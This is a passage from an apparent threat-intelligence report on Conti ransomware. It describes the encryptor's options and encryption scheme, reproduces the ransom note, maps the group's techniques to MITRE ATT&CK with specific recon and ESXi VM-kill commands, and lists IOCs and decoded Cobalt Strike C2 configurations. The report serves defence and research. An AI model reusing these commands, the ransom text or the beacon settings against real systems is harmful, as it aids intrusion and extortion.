
--file	Is not used
--detach	Runs fork() before running the ransomware on all files so that the ransomware continues to run even after the session of the user who ran the ransomware file has been terminated
--log	Keeps a detailed log in the file specified
--prockiller	Terminates processes that are using (blocking) the file to be encrypted before encrypting files
--vmlist	Reads the contents of the specified file with a list of virtual machines to be ignored in "vmkiller"
--vmkiller	Reads the contents of the vm-list.txt file with a list of VMware ESXi virtual machines, and terminates each of them with the command **esxcli vm process kill --type=hard**

The **--path** argument is mandatory here; without it, the ransomware will display an error and quit. Conti uses the CryptoPPP open-source project to encrypt files. The malware contains an RSA public key, which the application loads at runtime using the **X509PublicKey** class. The key is then used to encrypt crucial (including symmetric key) information unique to each file.

As part of the encryption process, the application recursively goes through the directory specified in the --path argument and processes each file as follows:

1. Ignores previously encrypted files and ransomware readme files.
2. Forcibly terminates processes that operate on the encrypted file.
3. Randomly generates a key using a 32-byte buffer as the key.
4. Generates an initialization vector, which is an 8-byte buffer.
5. If the current file is a database, Conti fully encrypts it; if not, it is encrypted partially (some blocks of the file remain unencrypted).
6. The ransomware generates a file header containing key information in the following format:

```
_conti_[encryption_file_size 8 bytes][random encryption key 32 bytes]
[IV 8 bytes][file encryption blocksize]
```



```
Offset         0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
0x7ffdbb4a99d0 5f 63 6f 6e 74 69 5f 78 02 00 00 00 00 00 00 50 _conti_x.......P
0x7ffdbb4a99e0 39 8e ae d7 c4 08 99 fd 8c 74 d5 f1 5f 49 f0 65 9........t.._I.e
0x7ffdbb4a99f0 d7 6a 3d 43 33 b6 9e f6 ff 18 63 58 f5 1a eb 01 .j=C3.....cX....
0x7ffdbb4a9a00 96 bc 09 0c 7f a8 ac 10 00 6b 5b 00 00 00 00 00 .........k[.....
```

Figure 22.
Header of the file encrypted by Conti

Conti aligns the header to 512 bytes, then encrypts it with the RSA algorithm using the public key embedded in the body.

7. As a result, the encrypted file looks like this: first there is an asymmetrically encrypted header with a symmetric key, followed by a symmetrically encrypted body of the file itself. Very crypto-resistant, isn't it?
8. Adds a **.conti** extension to the end of the encrypted file.

After encryption, Conti leaves a readme file in each directory with the encrypted files. For example:

```
All of your files are currently encrypted by CONTI strain
As you know (if you don’t - just “google it”), all of the data that
has been encrypted by our software cannot be recovered by any means
without contacting our team directly
If you try to use any additional recovery software - the files might
be damaged, so if you are willing to try - try it on the data of the
lowest value
To make sure that we REALLY CAN get your data back - we offer you to
decrypt 2 random files completely free of charge
You can contact our team directly for further instructions through
our website :
TOR VERSION :
(you should download and install TOR browser first https://torproj-
ect.org)
%URL%
YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We’ve downloaded a pack of
your internal data and are ready to publish it on out news website if
you do not respond. So it will be better for both sides if you con-
tact us as soon as possible


---BEGIN ID---
%ID%
---END ID---
```

As can be seen, the Conti readme file is verbose and states that the victim should not try to decrypt the files with a third-party decryptor as this is bound to end badly. Conti recommends using the least important files if the victim decides to try anyway. The note emphasizes that the files will definitely be decrypted if the victim communicates with Conti. To gain the victim’s trust, the attackers first offer to decrypt two random files. The typo “out” (our) can be found in the concluding paragraph, which contains a typical blackmail threat. The method is called Double Extortion and works as follows: the extortionists threaten to expose the victim’s confidential information uploaded to their DLS if the attack is ignored.

Lastly, the ransomware considers a file to be a database if its extension is one from the list below:

```
“.4dd”, “.4dl”, “.accdb”, “.accdc”, “.accde”, “.accdr”, “.accdt”,
“.accft”, “.adb”, “.ade”, “.adf”, “.adp”, “.arc”, “.ora”, “.alf”,
“.ask”, “.btr”, “.bdf”, “.cat”, “.cdb”, “.ckp”, “.cma”, “.cpd”,
“.dacpac”, “.dad”, “.dadiagrams”, “.daschema”, “.db”, “.db-shm”,
“.db-wal”, “.db3”, “.dbc”, “.dbf”, “.dbs”, “.dbt”, “.dbv”, “.dbx”,
“.dcb”, “.dct”, “.dcx”, “.ddl”, “.dlis”, “.dp1”, “.dqy”, “.dsk”,
“.dsn”, “.dtsx”, “.dxl”, “.eco”, “.ecx”, “.edb”, “.epim”, “.exb”,
“.fcd”, “.fdb”, “.fic”, “.fmp”, “.fmp12”, “.fmpsl”, “.fol”, “.fp3”,
“.fp4”, “.fp5”, “.fp7”, “.fpt”, “.frm”, “.gdb”, “.grdb”, “.gwi”,
“.hdb”, “.his”, “.ib”, “.idb”, “.ihx”, “.itdb”, “.itw”, “.jet”,
“.jtx”, “.kdb”, “.kexi”, “.kexic”, “.kexis”, “.lgc”, “.lwx”, “.maf”,
“.maq”, “.mar”, “.mas”, “.mav”, “.mdb”, “.mdf”, “.mpd”, “.mrg”,
“.mud”, “.mwb”, “.myd”, “.ndf”, “.nnt”, “.nrmlib”, “.ns2”, “.ns3”,
“.ns4”, “.nsf”, “.nv”, “.nv2”, “.nwdb”, “.nyf”, “.odb”, “.oqy”,
“.orx”, “.owc”, “.p96”, “.p97”, “.pan”, “.pdb”, “.pdm”, “.pnz”,
“.qry”, “.qvd”, “.rbf”, “.rctd”, “.rod”, “.rodx”, “.rpd”, “.rsd”,
“.sas7bdat”, “.sbf”, “.scx”, “.sdb”, “.sdc”, “.sdf”, “.sis”, “.spq”,
“.sql”, “.sqlite”, “.sqlite3”, “.sqlitedb”, “.te”, “.temx”, “.tmd”,
“.tps”, “.trc”, “.trm”, “.udb”, “.udl”, “.usr”, “.v12”, “.vis”,
“.vpd”, “.vvv”, “.wdb”, “.wmdb”, “.wrk”, “.xdb”, “.xld”, “.xmlff”,
“.abcddb”, “.abs”, “.abx”, “.accdw”, “.adn”, “.db2”, “.fm5”, “.hjt”,
“.icg”, “.icr”, “.kdb”, “.lut”, “.maw”, “.mdn”, “.mdt”
```

CONTI'S MANY-HEADED HYDRA: WHY IT IS IMPORTANT TO TRACK THE GROUP'S ACTIVITIES


05

The purpose of this report is to fill in the gaps in existing research on the tactics, tools and techniques relating to Conti ransomware. Although many security researchers have analyzed Conti attacks and a lot of information has already been leaked online about the group, which could have shut them down, Conti has shown resilience and more information about new victims will undoubtedly appear on the threat actors' DLS in the future.

Conti has built a sustainable and scalable illicit ransomware business from both a technical and managerial standpoint. A large number of experts are involved in the business: programmers, pentesters, system administrators, HR personnel, and team leaders. In short, this hydra has too many heads, and Conti's continuous development as a project will likely make itself heard in one way or another.

Seeing as Conti is dangerous for both businesses and governments, it is crucial that cybersecurity experts are aware of the tactics and methods that the group uses. This is especially true considering that practically any business falls within the scope of the group's interests, given the wide range of industries that the threat actors target. Group-IB will continue to monitor Conti's activities and, as always, keep you informed of any developments.

In the appendices to this report, we provide indicators of compromise and other data to help researchers and cybersecurity experts look for traces of compromise and prevent attacks by Conti.



MITRE (ARMATTACK)

06

GROUP-IB.COM

TACTICS	TECHNIQUE	PROCEDURE
TA0001: Initial Access	T1566: Phishing	Conti gained initial access by sending emails with malicious content.
TA0002: Execution	T1059.001: Command and Scripting Interpreter: PowerShell	Conti actively used PowerShell to run their own scripts and scripts from open-source projects (such as PowerSploit).
	T1059.003: Command and Scripting Interpreter: Windows Command Shell	The group used the Windows command interpreter to run various programs (both legitimate and illegitimate), including copying and running the ransomware.
	T1053.005: Scheduled Task/Job: Scheduled Task	Conti modified the executable file of an existing service and created new services (most often to launch a Cobalt Strike beacon).
	T1047: Windows Management Instrumentation	The technique was used to dump the memory of the lsass.exe process and obtain a list of the security solutions installed on the device.
TA0003: Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	A script for a Cobalt Strike beacon was used to achieve persistence.
TA0004: Privilege escalation	T1543.003: Create or Modify System Process: Windows Service	To run some applications with SYSTEM rights, the parameters of existing services were changed or new services were created.
	T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	Various attacks using a Cobalt Strike beacon were used to bypass UAC.
	T1134.003: Access Token Manipulation: Make and Impersonate Token	Admin token impersonation was carried out via two Cobalt Strike commands: make_token and pth.
	T1068: Exploitation for Privilege Escalation	An extensive list of vulnerabilities was used to escalate privileges.

TA0005: Defense evasion	T1574.010: Hijack Execution Flow: Services File Permissions Weakness	In order to run some applications with SYSTEM rights, the settings of existing services were changed.
	T1550.002: Use Alternate Authentication Material: Pass the Hash	Admin token impersonation was carried out via the Cobalt Strike pth command.
	T1134.003: Access Token Manipulation: Make and Impersonate Token	Admin token impersonation was carried out via two Cobalt Strike commands: make_token and pth.
	T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	An extensive list of vulnerabilities was used to escalate privileges.
	T1055: Process Injection	The technique was used to run a Cobalt Strike beacon.
	T1620: Reflective Code Loading	The technique was used to run a Cobalt Strike beacon.
	T1218.010: Signed Binary Proxy Execution: Regsvr32	A Cobalt Strike beacon was launched in the context of Regsvr32.
	T1218.011: Signed Binary Proxy Execution: Rundll32	A Cobalt Strike beacon was launched in the context of Rundll32.
	T1078.002: Valid Accounts: Domain Accounts	While performing reconnaissance of the victim's infrastructure, the threat actors seek to obtain administrator accounts using a variety of techniques.
	T1078.003: Valid Accounts: Local Accounts	While performing reconnaissance of the victim's infrastructure, the threat actors seek to obtain administrator accounts using a variety of techniques.
TA0006: Credential access	T1003.001: OS Credential Dumping: LSASS Memory	Memory was dumped using the comsvcs.dll library.
	T1003.002: OS Credential Dumping: Security Account Manager	The mimikatz and fgdump utilities were used to obtain passwords.
	T1555.003: Credentials from Password Stores: Credentials from Web Browsers	The SharpChromium and SharpWeb utilities were used to obtain passwords from browsers.
	T1558: Steal or Forge Kerberos Tickets	The attack against Kerberos was carried out using the Rubeus utility or the Invoke-Kerberoast script from Empire.
	T1558.003: Kerberoasting	The attack involved the Rubeus utility.
	T1558.004: AS-REP Roasting	The attack involved the Rubeus utility.
	T1187: Forced Authentication	The FakeLogonScreen utility was used to obtain passwords.
	Unsecured Credentials: T1552.001: Credentials In Files	Files with passwords were stolen manually.
	T1110.003: Brute Force: Password Spraying	The SMBAutoBrute script was used.

TA0007: Discovery	T1087.002: Account Discovery: Domain Account	The following utilities were used: • whoami /groups • net group /domain • net group “domain admins” /domain • net group “enterprise admins” /domain
	T1087.003: Account Discovery: Email Account	Passwords were extracted from browsers using the following utilities: • SharpChromium.exe logins • SharpWeb.exe all
	T1069.001: Permission Groups Discovery: Local Groups	The SharpHound utility was used.
	T1069.002: Permission Groups Discovery: Domain Groups	The following utilities were used: • AdFind • SharpHound • PowerSploit scripts and derived tools
	T1615: Group Policy Discovery	The SharpHound utility was used.
	T1018: Remote System Discovery	The following utilities were used: • net group “domain controllers” /domain • AdFind • SharpHound • SharpView
	T1482: Domain Trust Discovery	Data was obtained by using the command nltest.exe / domain_trusts /all_trusts
	T1518.001: Software Discovery: Security Software Discovery	The wmic utility was used as follows: • wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value • wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
	T1135: Network Share Discovery	The command powershell.exe Invoke-ShareFinder -Check ShareAccess was used
	T1083: File and Directory Discovery	Files were searched for manually on the device.
	T1007: System Service Discovery	The SharpUp utility was used to obtain information about registered services.
	T1046: Network Service Scanning	The nmap utility was used.
TA0008: Lateral movement	T1570: Lateral Tool Transfer	PsExec was used for lateral movement.
	T1210: Exploitation of Remote Service	The Zerologon vulnerability was exploited within the victim’s infrastructure.
	T1021: Remote Services: Remote Desktop Protocol	RDP was enabled and used.
TA0009: Collection	T1560: Archive Collected Data	The execution results of certain programs were archived before being sent.
	T1005: Data from Local System	Conti accessed devices in the organization’s network and manually downloaded documents from compromised devices.
	T1039: Data from Network Shared Drive	Conti accessed network drives belonging to the victim organization and manually downloaded documents.

TA0011: Command and Control	T1071.001: Application Layer Protocol: Web Protocols	Utilities such as Cobalt Strike interacted with a C2 over HTTPS.
	T1021.002: Remote Services: SMB/Windows Admin Shares	Beacons interacted in the infected organization's infrastructure.
	T1071.004: Application Layer Protocol: DNS	In some cases, traffic was tunneled by a Cobalt Strike beacon over the DNS protocol.
	T1090.001: Proxy: Internal Proxy	Conti activated a SOCKS server using Cobalt Strike beacons.
	T1219: Remote Access Software	RDP was enabled manually and the infected device was managed manually.
TA0040: Impact	T1485: Data Destruction	The first thing that the attackers do is manually delete backup data.
	T1486: Data Encrypted for Impact	Next, the hackers download ransomware onto all the devices they can reach and run it.

IOCs

07

Files

VALUE	DESCRIPTION
Name	upd.exe
MD5	6078dbad380775d01ce9cf91cbe23d7b
SHA1	d5d924a5c390946bb55f820b8444e4d9dea1958c
SHA256	00dd454af4ee062aecf81d422fcec72f6f2af12bbc816906045690e67cdf01a1
Classification	Cobalt Strike beacon
C2	mdcls[.]com/backend
Name	starterOF.exe
MD5	c720441cc3603483defcad7f2476c220
SHA1	69017682934fd66707f61c2c975ff7164e753f30
SHA256	57052ab0ae2d77543d993d8b2887987af4163a56a2bed4d678a4b4db1ac3d7f2
Classification	Cobalt Strike beacon
C2	185.174.103[.]157/push
Name	InstallerFileTakeOver.exe
MD5	f317b6bafb5c6f4c3c9ffb967fd941b5
SHA1	509c2115bfbb20e65a08286935cfac1305894ede
SHA256	9e4763ddb6ac4377217c382cf6e61221efca0b0254074a3746ee03d3d421dabd
Classification	CVE-2021-41379 Windows LPE
Name	lazagne.exe
MD5	68d3bf2c363144ec6874ab360fdda00a
SHA1	fa2f281fd4009100b2293e120997bfd7feb10c16
SHA256	ed2f501408a7a6e1a854c29c4b0bc5648a6aa8612432df829008931b3e34bf56

Classification	Lazagne
Name	zero.exe
MD5	1c6363248c917b9b2a0e37e547cb1bd5
SHA1	fbb59ffa0f882cc2971d72b8556bfe3b9cce060c
SHA256	d0f70fb2d9001644ba65ae71a50f5ea5ce3e0e1b2dc47ea6f2cdf132536df54a
Classification	CVE-2020-1472 aka Zerologon exploit

Name	HiveNightmare.exe
MD5	055cc4c30260884c910b383bb81cf7c8
SHA1	a3bf960f6d124d0b53608ddb0c65177d3717a22f
SHA256	92e853dd359cb3636fa165a7170498d14ef7c692d8e6545b7adea95d89fe189f
Classification	CVE-2021-36934 aka HiveNightmare aka SeriousSAM exploit

Name	BitsArbitraryFileMoveExploit.exe
MD5	790cfe1f9b1f7a1b8805f3c581aeb1c3
SHA1	d0e158d8f0d1652441374283e6fe4f7bd8e8edb6
SHA256	65090399c998948c347a1e5c223461925e68178dd94c92e9de04597493197097
Classification	CVE-2020-0787 Windows BITS LPE exploit

Name	BitsArbitraryFileMoveExploit.exe
MD5	da26fb84c103109da7b738d0c1b0612c
SHA1	4373fefdec70547cb513be8e908997033197dc86
SHA256	5b9407df404506219bd672a33440783c5c214eefa7feb9923c6f9fded8183610
Classification	CVE-2020-0787 aka BitsArbitraryFileMoveExploit

Name	zero22.exe
MD5	01a584f26eace00ff96f6511bab5bfee
SHA1	84a594fc02731009fdf444a3e4134b1b7a928626
SHA256	54295c0679b4eecddc794b7f7210b1942347871c3e228fad22a341a30712de5c
Classification	CVE-2020-1472 aka Zerologon exploit

Name	zero.exe
MD5	bcf121ba763f4a0c07113046e5103900
SHA1	0e36bcc07c3de7549feafeeb606d4a77dd435c71
SHA256	3febf726ffb4f4a4186571d05359d2851e52d5612c5818b2b167160d367f722c
Classification	CVE-2020-1472 aka Zerologon exploit

Name	encryptor
MD5	04a5b5ecf057134a96ba9beac224c672

SHA1	731bd8b6c368007aa8b1bcfffe07d920b1b827c2
SHA256	abd011278f60b350e932c6ed3e2ee16b3e0f45d616d04e5d2fba02a57d521080
Classification	Native linux x64 ELF file called "encryptor". CONTI Ransomware

Name	linux64
MD5	41c4c3036bc1fdeb8d3be8e2903e83cc
SHA1	e94d0ba20b42f26f32ed7463e9bd807753fae3cc
SHA256	7aeacfa3b007c417bdebdf90232b9ebb4faf76efc4853cc49e3c0a74654d80b1
Classification	Linux x64 ELF GO language coded file called "linux64". Hive ransomware

Name	rld.dll
MD5	9f9c2bdf45f6a9940555fd1f009701ac
SHA1	bd5b31a61969f10bada83618b27af8f3edf1cfc4
SHA256	efa0d4a79c4c971c680ef8020bb526b07a13061f4eb68ee6f5af9e42c6364bd8
Classification	Conti Ransomware windows x86 DLL

Name	ss.exe
MD5	59e7f22d2c290336826700f05531bd30
SHA1	3b2a0d2cb8993764a042e8e6a89cbbf8a29d47d1
SHA256	f63e17ff2d3cfe75cf3bb9cf644a2a00e50aaffe45c1adf2de02d5bd0ae35b02
Classification	CVE-2020-1472 aka Zerologon exploit

Name	c.dll
MD5	641d7e44b87e88608443d6423937d983
SHA1	7e9f57de4eaf2fa3535c1b4f0c5fa1f33b3dd2ac
SHA256	904e0855772f56721cc157641a26bb7963651e5a45c3bb90764328b17081abd5
Classification	Conti Ransomware windows x86 DLL

Name	fgdump.exe
MD5	0762764e298c369a2de8afaec5174ed9
SHA1	ec932d26a059a188af6320b8ca76ce6e609f4878
SHA256	a6cad2d0f8dc05246846d2a9618fc93b7d97681331d5826f8353e7c3a3206e86
Classification	fgdump, a newer version of the pwdump tool for extracting NTLM and LanMan password hashes from Windows

Name	backup.bat
MD5	e03a74a92211229c0c6f2886aaac4c2a
SHA1	893135fe8c1d0bd9a25e7d112990f4c5f6485288

SHA256	794a5621fda2106fcb94cbd91b6ab9567fb8383caa7f62febafcf701175f2b91
Classification	bat file to run well known Active Directory query tool (adfind.exe) for recon
Name	noPac.exe
MD5	b12f0933881af6f53b5ba01242acc35a
SHA1	675fc8dd389190b8ba2fb7f9ba5631b790d7cb90
SHA256	0f988e0bce8d310eb90e8c09bd6bdd765ce0d33519f0436494877f9925c3b235
Classification	CVE-2021-42287/CVE-2021-42278 Scanner & Exploiter, source code: https://github.com/cube0x0/noPac

Network

VALUE	DESCRIPTION
Domain	mdcls[.]com
Registrar	namecheap, inc
Reg date	2021-11-14
Exp date	2022-11-14
IP	195.149.87[.]152

VALUE	DESCRIPTION
Domain	armdt[.]com
Registrar	namecheap, inc
Reg date	2021-11-14
Exp date	2022-11-14
IP	195.149.87[.]179

VALUE	DESCRIPTION
Domain	svvtc[.]com
Registrar	namecheap inc
Reg date	2021-11-22
Exp date	2022-11-22
IP	23.183.81[.]113

VALUE	DESCRIPTION
IP	185.174.103[.]157
Country	US

VALUE	DESCRIPTION
IP	23.183.81[.]113
Country	US

VALUE	DESCRIPTION
IP	195.149.87[.]152
Country	US

VALUE	DESCRIPTION
IP	195.149.87[.]179
Country	US

VALUE	DESCRIPTION
IP	146.19.75[.]38
Natname	MD

File system

Working directory:

- C:\Datop\
- C:\Intel\

APPENDIX 1

08

SHA1: fd55edbf1ca249ab8a24a72c05a35663b 6a44076

```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “gid=”,
      “Cookie”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/optimize.gif”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
    “HttpPost_Metadata”: [
      “Host: svvtc.com”,
      “Connection: close”,
      “Accept-Encoding: gzip compress br”,
      “Content-Type: application/x-www-form-urlencoded”,
      “confirmed=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yowser/2.5 Safari/537.36”,
    “Port”: 5656,
    “HttpPostUri”: “/naive”
  },
  “cnc”: [
    “svvtc[.]com,/optimize.gif”
  ]
}
```

SHA1: 4fd61e498bb8c6e5df247450b7304c91 8dc97dae

```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “gid=”,
      “Cookie”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/optimize.gif”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
    “HttpPost_Metadata”: [
      “Host: svvtc.com”,
      “Connection: close”,
      “Accept-Encoding: gzip compress br”,
      “Content-Type: application/x-www-form-urlencoded”,
      “confirmed=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 8080,
    “HttpPostUri”: “/naive”
  },
  “cnc”: [
    “svvtc[.]com,/optimize.gif”
  ]
}
```

SHA1: 70227fc9c0a6a967eae4185c3ce8d2ac449 f78da

```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept: */*”,
      “am-uid=”,
      “Cookie”,
      “bother=false”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/shave.jpgv”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
    “HttpPost_Metadata”: [
      “Host: svvtc[.]com ”,
      “Connection: close”,
      “Accept-Encoding: gzip;q=1.0, identity; q=0.5, *;q=0 ”,
      “Content-Type: application/x-www-form-urlencoded”,
      “insert=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 443,
    “HttpPostUri”: “/networks”
  },
  “cnc”: [
    “svvtc[.]com,/shave.jpgv”
  ]
}
```

SHA1: ca5d5992a93697d3d60e3cf2570c1bb9072 5638d

```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “gid=”,
      “Cookie”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/optimize.gif”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “0 (HTTP)”,
    “HttpPost_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept-Encoding: gzip compress br”,
      “Content-Type: application/x-www-form-urlencoded”,
      “confirmed=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 80,
    “HttpPostUri”: “/naive”
  },
  “cnc”: [
    “svvtc[.]com,/optimize.gif”
  ]
}
```

SHA1: 7190c27ff13856a5a3cf1cb1c314ad921d55bad6

```
{
  “meta”: {
    “HttpGet_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept: video/webm”,
      “AWSALB=”,
      “Cookie”,
      “label=true”
    ],
    “Watermark”: 426352781,
    “C2Server”: “svvtc[.]com,/interactively”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “version”: “4”,
    “BeaconType”: “8 (HTTPS)”,
    “HttpPost_Metadata”: [
      “Host: svvtc[.]com”,
      “Connection: close”,
      “Accept-Encoding: deflate”,
      “Content-Type: application/x-www-form-urlencoded”,
      “draft=”,
      “__session__id=”,
      “Cookie”
    ],
    “UserAgent”: “Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/93.0.4577.82 YaBrowser/21.9.2.172 Yows-
er/2.5 Safari/537.36”,
    “Port”: 4444,
    “HttpPostUri”: “/e-services”
  },
  “cnc”: [
    “svvtc[.]com,/interactively”
  ]
}
```

APPENDIX 2

09

SHA1: d5d924a5c390946bb55f820b8444e4d9de a1958c

```
{
  “meta”: {
    “Proxy_Password”: “”,
    “HostHeader”: “”,
    “Proxy_UserName”: “”,
    “BeaconType”: “8 (HTTPS)”,
    “Proxy_AccessType”: “2 (use IE settings)”,
    “Proxy_HostName”: “”,
     “HttpGet_Metadata”: [
      “Host: mdcls[.]com”,
      “Connection: close”,
      “Accept: image/x-png”,
      “Accept-Language: ru-RU, ru;q=0.9, en-US;q=0.8, en;q=0.7, fr;q=0.6”,
      “gid=”,
      “Cookie”
     ],
    “Watermark”: 426352781,
    “C2Server”: “mdcls[.]com,/backend”,
    “version”: “4”,
    “PipeName”: “”,
    “HttpPost_Metadata”: [
      “Host: mdcls[.]com”,
      “Connection: close”,
      “Accept-Encoding: compress gzip deflate”,
      “Content-Type: application/x-www-form-urlencoded”,
      “PayerID=”,
      “__session__id=”,
      “Cookie”
     ],
     “UserAgent”: “Mozilla/5.0 (Windows NT 10.0; Win64; x64) Ap-
pleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Edg/95.0.1020.44”,
    “Port”: 4747,
    “HttpPostUri”: “/wish”
     },
     “cnc”: [
    “mdcls[.]com,/backend”
     ]
}
```

```
“post-get.verb” : “”,
                  “process-inject-stub” : “”,
                  “http-get.uri” : “195.149.87[.]179,/add”,
                  “http-get.server.output” : “S”,
                  “post-ex.spawnto_x64” : “%windir%\\sysnative\\dllhost.
exe”,
                  “post-ex.spawnto_x86” : “%windir%\\syswow64\\dllhost.
exe”,
                  “cryptoscheme” : 0,
                  “process-inject-transform-x64” : “”,
                  “process-inject-transform-x86” : “”,
                  “maxdns” : 0,
                  “process-inject-min_alloc” : 21505,
                  “http-post.client” : “Host: armdt[.]comConnection:
close/Content-Type: application/x-www-form-urlencodednarrow=__session__
id=Cookie”,
                  “dns_sleep” : 0,
                  “ssl” : false,
                  “SSH_Password_Pubkey” : “”,
                  “http-post.uri” : “/attempt”,
                  “Proxy_UserName” : “”,
                  “cookieBeacon” : 1,
                  “CFGCaution” : 0,
                  “process-inject-start-rwx” : 4,
                  “spawto” : “”,
                  “SSH_Host” : “”,
                  “stage.cleanup” : 1,
                  “SSH_Username” : “”,
                  “watermark” : 426352781,
                  “process-inject-use-rwx” : 32,
                  “dns_idle” : 0,
                  “sleeptime” : 36780,
                  “dns” : false,
                  “publickey” : “MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQ-
CkuC7zzb+qD03sCdFDp4N09uuSt4WINFCtZK1x9gfNr3R4kCwsagUPNbY7miumEFQld2PqEx-
7h5cGQt8XYfEj21zfxo4pc78jAPex+h2kPA2yTju2rR7zN7WyrXg14ArshPkvQl167dm-
mVAzdYzqu3o0cJKQhhCS+nqrlF9pkjeQIDAQABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA==”,
                  “pipename” : “”,
                  “SSH_Password_Plaintext” : “”,
                  “Proxy_Password” : “”,
                  “Proxy_HostName” : “”,
                  “host_header” : “”,
                  “jitter” : 35,
                  “killdate” : 0,
                  “text_section” : 155989,
                  “port” : 80,
                  “shouldChunkPosts” : 0,
                  “http-get.client” : “Host: armdt[.]comConnection: 
